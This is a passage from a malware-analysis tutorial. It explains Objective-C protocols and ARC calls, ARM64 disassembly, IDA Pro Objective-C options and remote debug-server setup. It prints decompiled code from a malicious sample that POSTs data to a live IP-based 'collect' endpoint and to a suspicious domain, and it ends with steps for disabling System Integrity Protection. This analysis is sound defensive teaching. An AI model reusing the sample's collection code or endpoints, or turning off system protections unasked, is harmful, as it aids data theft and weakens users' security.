-  (NSString*) erCopyName: (NSUInteger) inputText;
@optional
-  (NSString*) erDupName: (NSUInteger) sourceName;
@end
```

- From the code that we have just shown , observations follow:

    - Obviously, methods under the **@required directive** must be implemented by the class that conforms to the protocol, and the method under **@optional** may, and is not required, be implemented by the class adopting the ERSeries protocol .
    - Methods declared without any directive are required by default.
    - All presented methods return a NSString* type, and all of them have only one argument, whose type is NSUInteger.

- In the represented case, readers will see a line of code that includes a similar syntax to indicate that a class adopts the previous protocol:

    - **@interface ERClass: NSObject <ERSeries>**

- As we can see, we are declaring a class named ERClass. An instance of ERClass has as parent (inherits from) NSObject class, and it adopts all methods declared in the ERProtocol. Any instance of ERClass will respond to the methods declared in the own interface (class) and, additionally, ERClass must provide implementation for each required method in ERSeries.

- Once readers have learned about protocol, **delegation concept** comes automatically because the class that is defining the protocol is the **delegating class** and the class that implements the required methods from the protocol is the delegate class. In our example, ERClass is the **delegate class**.

- From **Figure 63**, we see an **AppDelegate class**, which is a protocol that I referred to as “delegate” in the prior note, may have a series of methods and usually establishes a kind of communication with other parts of the code by handling notifications and state when the application’s state is changed by starting or stopping it, for example. At the end of the day, the delegate performs a task given for some other code.

- To explain **objc_retainAutoreleasedReturnValue** method, we need to refresh the concept about sending a **retain message** to an object, which means to take the ownership of such object, and the goal is that the called method “assumes” the responsibility for memory managing of the referred object.

- Actually, the **obj_retain( ) method** performs a retain operation in a similar way to an object that receives a retain message. This method is used when an attribute is a pointer to an object and once the method is called. it adds a retain count (increases the reference count) to this object and, consequently, it occupies memory inside an **autorelease pool**. Thus, the **retain operation** increased the retain count of an object and, at the same time, also assumes the ownership of such an object.

- The **autorelease pool** is a way to store objects that will receive a **release message** when the pool is drained (deallocated) through an **autorelease message**. In other words, an effective approach to release memory. We should remember that in a **reference-counted environment**, drain message has the same effect as a release message. However, **in a garbage-collected environment**, a drain method triggers a garbage collection operation, while the release message does not.

- From this point, we can mention that **objc_autoreleaseReturnValue** hands off the ownership of a retain count, which refers to an object, to a call like **objc_retainAutoreleasedReturnValue**. In other words, it is passing the responsibility of the retain count on an object to another method.

- Therefore, the **objc_retainAutoreleasedReturnValue( )** accepts the mentioned retain count handed off by **objc_autoreleaseReturnValue**, whose logical proposal is to check whether instructions from a caller method really calls **objc_autoreleaseReturn**, which should confirm that the returned value is the same one from thread local storage (thus, it has a saved-copy) and, whether it is not then the value has been auto-released (**objc_autoreleaseReturnValue** was not called after the return) and it should be retained once again to be appropriately handled. At the end, the ultimate goal is managing the reference count, which is essential to manage when an object can be freed from memory, avoiding memory leakage, or even dangling pointers.

- If readers analyze figure 63, you will notice that **objc_autorelease** takes as argument exactly the return of **objc_retainAutoreleasedReturnValue** method. Thus, this method protects (retains) an **autoreleased object** from being released due to a **pool drain operation**, making sure that the memory is really valid on every instruction involving the object.

- Finally, readers should not make confusion between **objc_retainAutoreleaseReturnValue** and **objc_retainAutoreleasedReturnValue** (with "d"). The former performs a retain operation followed by and **objc_autoreleaseReturnValue**, which the latter accepts the hand-off of a retain count from a call to **objc_autoreleaseReturnValue**.

- All these memory management operations (*retain, release and autorelease*) are added by the compiler when ARC (Automatic Reference Counting) option, which is a memory management option for Objective-C (provided by the Clang compiler), is enabled. Therefore, readers should not be concerned with these operations during the analysis of the reversed code.

These short and basic notes on Objective-C do not aim to replace a decent study on Objective-C, and it is certainly incomplete, but help to gain a first comprehension on part of the reversed code.

Returning to the code from **figure 62**, and based on the previous short refresh about ARM Assembly, the following observations follow:

- In the prologue, through multiple **STP instructions**, **registers X22, X21, X20, X19, X29** and **X30** (addresses 0x10002F374 to 0x10002F37C) are saved, and in the epilogue, they are restored through multiple **LDP instructions** (addresses 0x10002F3E4 to 0x10002F3EC) before the function returns to caller function.

- At addresses 0x100002F384 and 0x100002F388 X19 and X20 registers are overwritten by arguments X1 (argv) and X0 (argc), which are kept saved and will be used later.

- At 0x100002F380 the saved pointer (X29) is updated by an addition of the stack pointer (SP) + 0x20, which represents a stack reservation.

- At 0x100002F38C a **BL (branch and link) instruction** is used to call **_objc_autoreleasePoolPush** method. The same instruction will be used for calling other methods along the start function such as **_objc_msgSend, _NSStringFromClass, _objc_retainAutoreleasedReturnValue, _UIApplicationMain, _objc_release** and **_objc_autoreleasePoolPop**.

- At 0x10002F394 readers also find a series of **NOP** (no-operation -- it does nothing) instructions. Another NOP instruction is found at 0x100002F39C.


- At 0x10002F398 a **LDR instruction** loads the pointer of the delegate class into X0 register. A similar semantics occurs at address 0x100002F3A0.

- At address 0x100002F3AC, there is curious **MOV X29, X29** instruction, which is equivalent to a NOP instruction, and it is inserted by the compiler to indicate that the control flow can be optimized.

- At addresses 0x10002F3B8 to 0x10002F3C4 we see a series of **MOV instructions** are used to load four arguments into X0 to X3. The same approach is used to other similar cases where a method is called, as readers can notice in the next lines.


We had already explained this same piece of code from the pseudo-code point of view, but these observations can help you to understand a bit more about ARM64, and also serve as an application of learned concepts from seventh section.

Returning to IDA, probably an interesting point now that we have just review a few points about Objective-C is that there is an option to configure the Objective-C behavior inside IDA by navigating to **File | Plugins | Objective-C Options**:



[Figures 65]: IDA Pro: Objective-C options


Actually, at this point, there is not any advantage or requirement in changing the presented options, but eventually the strange option could be “Lazy mode”, which only disables Objective-C analysis at load time. Eventually it would be more attractive for readers to quickly examine more specific options in **Edit | Other | Objective-C** sub-menu:




[Figures 66]: IDA Pro: Other Objective-C options

In most cases for malware analysis readers will not need to use these options, but sometimes IDA can have problems in recognizing information in a determined segment, and an address is shown in red. In this case, try to pick up **Edit | Other | Objective-C | Reload Objective-C info** and then go to the problematic function. If it does not work, try to right click the red address, reload the segment, and repeat the choice **Edit | Other | Objective-C | Reload Objective-C info**. As IDA could not have all types and functions definitions for Objective-C binary analysis, and as mentioned previously, there is a good project (https://github.com/PoomSmart/IDAObjcTypes) that could help (any help is always welcome):

- **git clone https://github.com/PoomSmart/IDAObjcTypes**
- **cd IDAObjcTypes**
- **cp IDA.til “Applications/IDA Pro 8.4/idabin/til”**
- **cp IDA32.til “Applications/IDA Pro 8.4/idabin/til”**
- **Go to View | Open Subviews | Type Libraries**
- **Right click and pick up Load Type Library**
- **Select IDA or IDA32 (depends on the sample)**



[Figures 67]: IDA Pro: adding a new Type Library



[Figures 68]: IDA Pro: presented type Libraries

Go to **Edit | Other | Objective-C | Reload Objective-C info** to apply the new definitions because, according to my experience, any help might be welcome when analyzing macOS and, mainly, iOS code:

```
void __cdecl -[BaseRequest baseRequest:method:success:failed:isGet:](
        BaseRequest *self,
        SEL a2,
        id a3,
        id a4,
        id a5,
        id a6,
        bool a7)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  v7 = a7;
  v10 = objc_retain(a3);
  v11 = objc_retain(a4);
  v12 = objc_retain(a5);
  v13 = objc_retainAutoreleasedReturnValue(+[AFNetworkReachabilityManager sharedManager](&OBJC_CLASS___AFNetworkReachabilityManager, "sharedManager"));
  v14 = objc_msgSend(v13, "networkReachabilityStatus");
  objc_release(v13);
  if ( v14 )
  {
    v36 = v12;
    v35 = objc_retainAutoreleasedReturnValue(+[NSUserDefaults standardUserDefaults](&OBJC_CLASS___NSUserDefaults, "standardUserDefaults"));
    v34 = objc_retainAutoreleasedReturnValue(-[NSUserDefaults objectForKey:](v35, "objectForKey:", CFSTR("server")));
    v37 = objc_retainAutoreleasedReturnValue(objc_msgSend(CFSTR("https://www.sec-ret.top/"), "stringByAppendingString:", v11));
    v15 = objc_retain(v10);
    v40 = 0LL;
    v16 = objc_retainAutoreleasedReturnValue(
            +[NSJSONSerialization dataWithJSONObject:options:error:](
              &OBJC_CLASS___NSJSONSerialization,
              "dataWithJSONObject:options:error:",
              v15,
              0LL,
              &v40));
    v33 = objc_retain(v40);
    v17 = -[NSString initWithData:encoding:](objc_alloc(&OBJC_CLASS___NSString), "initWithData:encoding:", v16, 4LL);
    v18 = objc_alloc(&OBJC_CLASS___AFURLSessionManager);
    v19 = objc_retainAutoreleasedReturnValue(
            +[NSURLSessionConfiguration defaultSessionConfiguration](
              &OBJC_CLASS___NSURLSessionConfiguration,
              "defaultSessionConfiguration"));
    v20 = -[AFURLSessionManager initWithSessionConfiguration:](v18, "initWithSessionConfiguration:", v19);
    objc_release(v19);
    v21 = objc_retainAutoreleasedReturnValue(+[AFHTTPRequestSerializer serializer]_0(&OBJC_CLASS___AFHTTPResponseSerializer, "serializer"));
    -[AFURLSessionManager setResponseSerializer:](v20, "setResponseSerializer:", v21);
    objc_release(v21);
    v22 = objc_retainAutoreleasedReturnValue(+[AFJSONRequestSerializer serializer](&OBJC_CLASS___AFJSONRequestSerializer, "serializer"));
    v23 = v22;
```

[Figures 69]: baseRequest method

There are many lines of code and, as expected, dozens of ARM instructions that are responsible for managing memory. We can ignore such ARC instructions and focus on a few lines of code:

- **line 01:** it is an instance method (pay attention to the minus signal), which has access to instance variables, as expected.

- **line 02:** the ***self** argument refers to an object, which will be the receiver of the message, which will be invoking this method.

- **line 03:** as mentioned previously, **SEL** is the selector used to point to a method's name, and that might be used as a kind of identifier (or even a place holder) the replaces the real name when the code is compiled. This approach allows the usage of methods with same named and different classes that could be invoked (dynamic binding and polymorphism).

- **lines 13 to 15:** the **retain** method, which we have also explained, is used to increase the reference count of the receiver (an object), which causes a direct effect on the object's memory management and prevents it of being deallocated until it is no longer used. As readers could infer, such an object will be deallocated (freed) when its reference counts reach zero.

- **line 16:** the **AFNetworkReachabilityManager** class is responsible for monitoring the reachability of IP addresses and domains. We can also notice that **sharedManager** is a class method due to the "plus" (+) signal.

- **line 17:** the **msgSend** method sends a message (the method's information) containing the return value to an instance of a class, which is represented by **v13 variable** (receiver). Therefore, the **networkReachabilityStatus** method is called, and this method is used to check possible statuses such as **NotReachable, ReachableViaWAN, ReachableViaWiFi** or even **Unknown** status.

- **line 22:** the **standardUserDefaults** method, from **NSUserDefaults** class, is used to read the default user's preference.

- **line 23:** the **objectForKey** method returns the value associated with the "server" key. The **CSSTR macro** is used to create an immutable string from a string provided during compile-time.

- **line 24:** the s**tringByAppendingString** method returns a new string by appending the provide string (the own URL) to the receiver.

- **line 28:** the **dataWithJSONObject** method returns formatted JSON data from an object.

- **line 35:** the **initWithData** method returns a string, which is a JSON data, converting it to Unicode (NSUTF8StringEncoding==4).

- **line 36: AFURLSessionManager** class provides methods to create and manage **NSURLSession** objects used for network transfers (download or uploads).

- **line 38:** objects from the **NSURLSessionConfiguration** class define criterias, policies and behavior during upload and download tasks. Furthermore, the **defaultSessionConfiguration** method uses cache or file system as persistence method, and stores credentials into user's keychain.

- **line 40:** while the **AFURLSessionManager** is used to create and manage **NSURLSession** objects, the **NSURLSessionConfiguration** object provides the behavior and eventual policies that will be used during uploading or downloading tasks, so **initWithSessionConfiguration** method is only its constructor.

- **lines 43 to 46:** The response body is validated and (de)serialized in a subclass method that implements **AFHTTPResponseSerializer** base class. The **AFJSONRequestSerializer** class provides class methods to set up the body's format (Content-Type: application/json).

We noticed that there is a lengthy list of Objective-C functions being used, but nothing is really out of the approach of interpreting the sequence of methods being called and their respective classes. There is a second part of this same function, but I have opted not to show it here because it would be a redundancy of the analyzed code. If we try to focus on another function, like the one shown below, readers can analyze it easily because there is nothing different and coincidently the same classes and methods are being used, and I do not need breakout of such code, but certainly readers can repeat a similar analysis:

```
1  void __cdecl -[AppDelegate getAccessToken](AppDelegate *self, SEL a2)
2  {
3    id v3; // x19
4    id v4; // x21
5    NSSet *v5; // x21
6    id v6; // x22
7    id v7; // x21
8    id v8; // x21
9    id v9; // x0
10   __int64 v10[5]; // [xsp+38h] [xbp-48h] BYREF
11
12   v3 = objc_retainAutoreleasedReturnValue(+[AFHTTPSessionManager manager](&OBJC_CLASS___AFHTTPSessionManager, "manager"));
13   v4 = objc_retainAutoreleasedReturnValue(+[AFJSONRequestSerializer serializer](&OBJC_CLASS___AFJSONRequestSerializer, "serializer"));
14   objc_msgSend(v3, "setRequestSerializer:", v4);
15   objc_release(v4);
16   v5 = objc_retainAutoreleasedReturnValue(
17          +[NSSet setWithObjects:](
18            &OBJC_CLASS___NSSet,
19            "setWithObjects:",
20            CFSTR("application/json"),
21            CFSTR("text/json"),
22            CFSTR("text/javascript"),
23            CFSTR("text/html"),
24            CFSTR("image/jpeg"),
25            CFSTR("text/plain"),
26            0LL));
27   v6 = objc_retainAutoreleasedReturnValue(objc_msgSend(v3, "responseSerializer"));
28   objc_msgSend(v6, "setAcceptableContentTypes:", v5);
29   objc_release(v6);
30   objc_release(v5);
31   v7 = objc_retainAutoreleasedReturnValue(objc_msgSend(v3, "requestSerializer"));
32   objc_msgSend(v7, "setValue:forHTTPHeaderField:", CFSTR("OVrCq1FS"), CFSTR("cipher"));
33   objc_release(v7);
34   v10[0] = (__int64)_NSConcreteStackBlock;
35   v10[1] = 3254779904LL;
36   v10[2] = (__int64)sub_10001F854;
37   v10[3] = (__int64)&unk_100064D08;
38   v10[4] = (__int64)self;
39   v8 = objc_retain(__NSDictionary0__);
40   v9 = objc_unsafeClaimAutoreleasedReturnValue(
41          objc_msgSend(
42            v3,
43            "POST:parameters:progress:success:failure:",
44            CFSTR("http://180.215.254.23:9903/JYSystem/restInt/v3/collect/portal/"),
45            v8,
46            0LL,
47            v10,
48            &stru_100064D58));
49   objc_release(v8);
50   objc_release(v3);
51 }
```

[Figures 70]: getToken method

In terms of static analysis, I do not have further details to mention in this simplified introduction and anything else would certainly extend this article beyond a reasonable limit.

9. Debugging

Although we will not do dynamic analysis of the malware, I want to show you how to set up a minimal environment whether you want or need to do it. Everything depends on the platform and processor which the malicious binary will run, and you will need a running macOS system. As it is a malicious program, a virtual machine is recommended, and there are virtualization programs that are appropriate to create and run such virtual machines such as **Parallels** (https://www.parallels.com/products/desktop/pro/), **VMware Fusion, UTM** and other ones. During the steps below I am debugging a non-malicious program (disarm) using **IDA Pro 8.4** (the current version at the time I am drafting this article), but an identical configuration and procedure can be used for malicious binaries too.

IDA Pro is not code-signed and, unless you run it as root user, you are going to fail to debug an application using a local version of the debugger. The solution, which is the best one by far, is to use the **IDA debug server** and effectively debug the application using **Remote ARM Mac OS Debugger** (my chosen target runs on ARM), as shown below:

```
alexandreborges@alexandremacos dbgsrv % pwd
/Applications/IDA Pro 8.4/idabin/dbgsrv
alexandreborges@alexandremacos dbgsrv %
alexandreborges@alexandremacos dbgsrv % ls -lh
total 24528
-rwxr-xr-x  1 alexandreborges  admin   821K Mar 20 05:22 android_server
-rwxr-xr-x  1 alexandreborges  admin   1.2M Mar 20 05:22 android_server64
-rwxr-xr-x  1 alexandreborges  admin   1.2M Mar 20 05:22 android_x64_server
-rwxr-xr-x  1 alexandreborges  admin   1.1M Mar 20 05:22 android_x86_server
-rwxr-xr-x  1 alexandreborges  admin   667K Mar 20 05:22 armlinux_server
-rwxr-xr-x  1 alexandreborges  admin   1.0M Mar 20 05:22 armlinux_server64
-rwxr-xr-x  1 alexandreborges  admin   782K Mar 20 05:17 linux_server
-rwxr-xr-x  1 alexandreborges  admin   733K Mar 20 05:17 linux_server64
-rwxr-xr-x  1 alexandreborges  admin   774K Mar 20 05:22 mac_server
-rwxr-xr-x  1 alexandreborges  admin   723K Mar 20 05:22 mac_server64
-rwxr-xr-x  1 alexandreborges  admin   738K Mar 20 05:22 mac_server_arm64
-rwxr-xr-x  1 alexandreborges  admin   786K Mar 20 05:26 mac_server_arm64e
-rwxr-xr-x  1 alexandreborges  admin   716K Mar 20 05:22 win32_remote.exe
-rwxr-xr-x  1 alexandreborges  admin   808K Mar 20 05:22 win64_remote64.exe
alexandreborges@alexandremacos dbgsrv %
alexandreborges@alexandremacos dbgsrv % codesign -dvv /Applications/IDA\ Pro\ 8.4/idabin/dbgsrv/mac_server_arm64
Executable=/Applications/IDA Pro 8.4/ida64.app/Contents/MacOS/dbgsrv/mac_server_arm64
Identifier=com.hexrays.mac_serverx64
Format=Mach-O thin (arm64)
CodeDirectory v=20400 size=5917 flags=0x0(none) hashes=179+2 location=embedded
Signature size=8971
Authority=Developer ID Application: Hex-Rays SA (ZP7XF62S2M)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=20 Mar 2024 at 05:22:52
Info.plist entries=8
TeamIdentifier=ZP7XF62S2M
Sealed Resources=none
Internal requirements count=1 size=188
alexandreborges@alexandremacos dbgsrv %
alexandreborges@alexandremacos dbgsrv % /Applications/IDA\ Pro\ 8.4/idabin/dbgsrv/mac_server_arm64
IDA Mac OS X 64-bit remote debug server(MT) v8.4.29. Hex-Rays (c) 2004-2024
2024-08-02 13:46:48 Listening on 0.0.0.0:23946...
```

[Figures 71]: running IDA debugger server

We can realize that there are **different versions of IDA debugger server** for Android, Linux, MacOS and Windows (all of them ported to multiple platforms), which are available on "**/Application/IDA Pro 8.4/idabin/dbgsrv**".


The IDA debug server is code-signed and, once it is executed, it enters in listening mode on port 23946 (it could be changed). As I am debugging a regular application located at my home directory, it will not be a problem.

However, if you try to debug a system application (**/System/Applications** or similar), you will receive a failure because system applications cannot be debugged while **SIP (System Integrity Protection)** is enabled, and to disable SIP you must:

1. Reboot the macOS system in Recovery Mode.
2. Launch the terminal from the Utilities menu.
3. Execute: **csrutil disable**
4. Reboot the macOS system.

